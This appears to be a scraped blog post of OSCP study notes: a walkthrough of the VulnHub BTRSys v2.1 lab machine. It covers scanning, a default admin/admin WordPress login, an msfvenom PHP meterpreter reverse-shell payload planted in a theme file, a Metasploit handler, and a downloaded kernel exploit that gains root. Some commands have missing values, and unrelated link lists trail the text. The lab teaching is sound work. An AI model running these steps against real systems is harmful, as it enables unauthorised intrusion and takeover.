
OSCP Learning Notes - Capstone(2)
BTRSys v2.1 Walkthrough
Preparation:
Download the BTRSys virtual machine from the following website:
https://www.vulnhub.com/entry/btrsys-v21,196/
1. Find the IP address of the BTRSys virtual machine.
netdiscover -r 10.0.0.0/

2. Perform the TCP/UDP scan using Nmap to find the potential vulnerabilities.
nmap -Pn -sS --stats-every 3m --max-retries --max-scan-delay --defeat-rst-ratelimit -T4 -p1- -oN /root/Delete/tcp1.txt 10.0.0.29

nmap -nvv -Pn- -sSV -p ,, --version-intensity -A -oN /root/Delete/tcp2.txt 10.0.0.29



nmap -Pn --top-ports -sU --stats-every 3m --max-retries -T3 -oN /root/Delete/udp.txt 10.0.0.29
3. Browse the target website(http://10.0.0.29) through Firefox.

4. Try to scan the file structure of the target server using the tool Nikto.
nikto -h 10.0.0.29

Browse the target website(http://10.0.0.29/robots.txt) through Firefox.

Browse the target website(http://10.0.0.29/robots.txt) through Firefox.

Try to login in the WordPress using default username/password(admin/admin).

Ahaaa! Login in the admin page successfully.

Go to the Edit Themes page.


5. List all the payload in Kali Linux
msfvenom -l payload

Set the payload module and parameters.
msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.0.26 lport= -f raw

Copy, Paste and upload the generated PHP exploit code to the Wordpress website.

6. Start the Metasploit on the Kali Linux and choose the proper module. Then set the payload module and parameters.
use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 10.0.0.26

Browse the edited page(http://10.0.0.29/wordpress/wp-content/themes/twentyfourteen/404.php) through Firefox.

So the communication between Kali Linux and BTRSys is established.

Execute the command help to find the commands we can grab.
Core Commands

=============

    Command                   Description

    -------                   -----------

    ?                         Help menu

    background                Backgrounds the current session

    bg                        Alias for background

    bgkill                    Kills a background meterpreter script

    bglist                    Lists running background scripts

    bgrun                     Executes a meterpreter script as a background thread

    channel                   Displays information or control active channels

    close                     Closes a channel

    disable_unicode_encoding  Disables encoding of unicode strings

    enable_unicode_encoding   Enables encoding of unicode strings

    exit                      Terminate the meterpreter session

    get_timeouts              Get the current session timeout values

    guid                      Get the session GUID

    help                      Help menu

    info                      Displays information about a Post module

    irb                       Open an interactive Ruby shell on the current session

    load                      Load one or more meterpreter extensions

    machine_id                Get the MSF ID of the machine attached to the session

    migrate                   Migrate the server to another process

    pry                       Open the Pry debugger on the current session

    quit                      Terminate the meterpreter session

    read                      Reads data from a channel

    resource                  Run the commands stored in a file

    run                       Executes a meterpreter script or Post module

    secure                    (Re)Negotiate TLV packet encryption on the session

    sessions                  Quickly switch to another session

    set_timeouts              Set the current session timeout values

    sleep                     Force Meterpreter to go quiet, then re-establish session.

    transport                 Change the current transport mechanism

    use                       Deprecated alias for "load"

    uuid                      Get the UUID for the current session

    write                     Writes data to a channel

Stdapi: File system Commands

============================

    Command       Description

    -------       -----------

    cat           Read the contents of a file to the screen

    cd            Change directory

    checksum      Retrieve the checksum of a file

    chmod         Change the permissions of a file

    cp            Copy source to destination

    dir           List files (alias for ls)

    download      Download a file or directory

    edit          Edit a file

    getlwd        Print local working directory

    getwd         Print working directory

    lcd           Change local working directory

    lls           List local files

    lpwd          Print local working directory

    ls            List files

    mkdir         Make directory

    mv            Move source to destination

    pwd           Print working directory

    rm            Delete the specified file

    rmdir         Remove directory

    search        Search for files

    upload        Upload a file or directory

Stdapi: Networking Commands

===========================

    Command       Description

    -------       -----------

    portfwd       Forward a local port to a remote service

Stdapi: System Commands

=======================

    Command       Description

    -------       -----------

    execute       Execute a command

    getenv        Get one or more environment variable values

    getpid        Get the current process identifier

    getuid        Get the user that the server is running as

    kill          Terminate a process

    localtime     Displays the target system's local date and time

    pgrep         Filter processes by name

    pkill         Terminate processes by name

    ps            List running processes

    shell         Drop into a system command shell

    sysinfo       Gets information about the remote system, such as OS

Stdapi: Audio Output Commands

=============================

    Command       Description

    -------       -----------

    play          play an audio file on target system, nothing written on disk
Find the Kernel version and current username of the BTRSys server.
sysinfo

getuid

7. Try to find the vulnerabilities related to Linux ubuntu 4.4.0-62-generic in the Exploit Database. Then download and copy the exploit code file to the folder /var/www/html.
https://www.exploit-db.com/exploits/41458


Compile the source code and download the executable file to BTRSys server.
gcc -o exploit .c
wget http://10.0.0.26/exploit


Ahaaa! We get the root privilege by executing the exploit file.
OSCP Learning Notes - Capstone(2)的更多相关文章
- OSCP Learning Notes - Capstone(4)
SickOS 1.2 Walkthrough Preparation: Down load the SickOS virtual machines from the following website ...
- OSCP Learning Notes - Capstone(3)
DroopyCTF Walkthrough Preparation: Download the DroopyCTF virtual machine from the following website ...
- OSCP Learning Notes - Capstone(1)
Kioptrix Level 1.1 Walkthrough Preparation: Download the virtual machine from the following website ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
- OSCP Learning Notes - Buffer Overflows(3)
Finding Bad Characters 1. Find the bad charaters in the following website: https://bulbsecurity.com/ ...
- OSCP Learning Notes - Buffer Overflows(2)
Finding the Offset 1. Use the Metasploite pattern_create.rb tool to create 5900 characters. /usr/sha ...
- OSCP Learning Notes - Buffer Overflows(1)
Introduction to Buffer Overflows Anatomy of Memory Anatomy of the Stack Fuzzing Tools: Vulnserver - ...
- OSCP Learning Notes - Netcat
Introduction to Netcat Connecting va Listening Bind Shells Attacker connects to victim on listening ...
- OSCP Learning Notes - Enumeration(4)
DNS Enumeration 1. Host Tool host is a simple utility for performing DNS lookups. It is normally use ...
随机推荐
- 5.kubernetes的服务暴露插件-Traefik
目录 1.部署traefik 2.准备资源配置清单 3.应用资源配置清单 4.检查创建资源 5.解析域名 6.配置反向代理 7.浏览器访问 部署traefik 在HDSS7-200.host.com上 ...
- MySQL语句的使用
进入数据库 mysql -u root -pmysql (u用户名,p密码)#如果不想让其他人看到就直接一个p然后回车再打密码 select version(); 查看数据库版本 sele ...
- yum 安装Mysql8.0
系统: CentOS 7(在CentOS 7中默认有安装MariaDB,这个是mysql的分支,一般来说还是使用自己安装的MySQL比较好) 1.下载并安装MySQL wget -i -c https ...
- 处理TortoiseGit一直弹出密码框的方法 -输入git@XXXX.com的密码
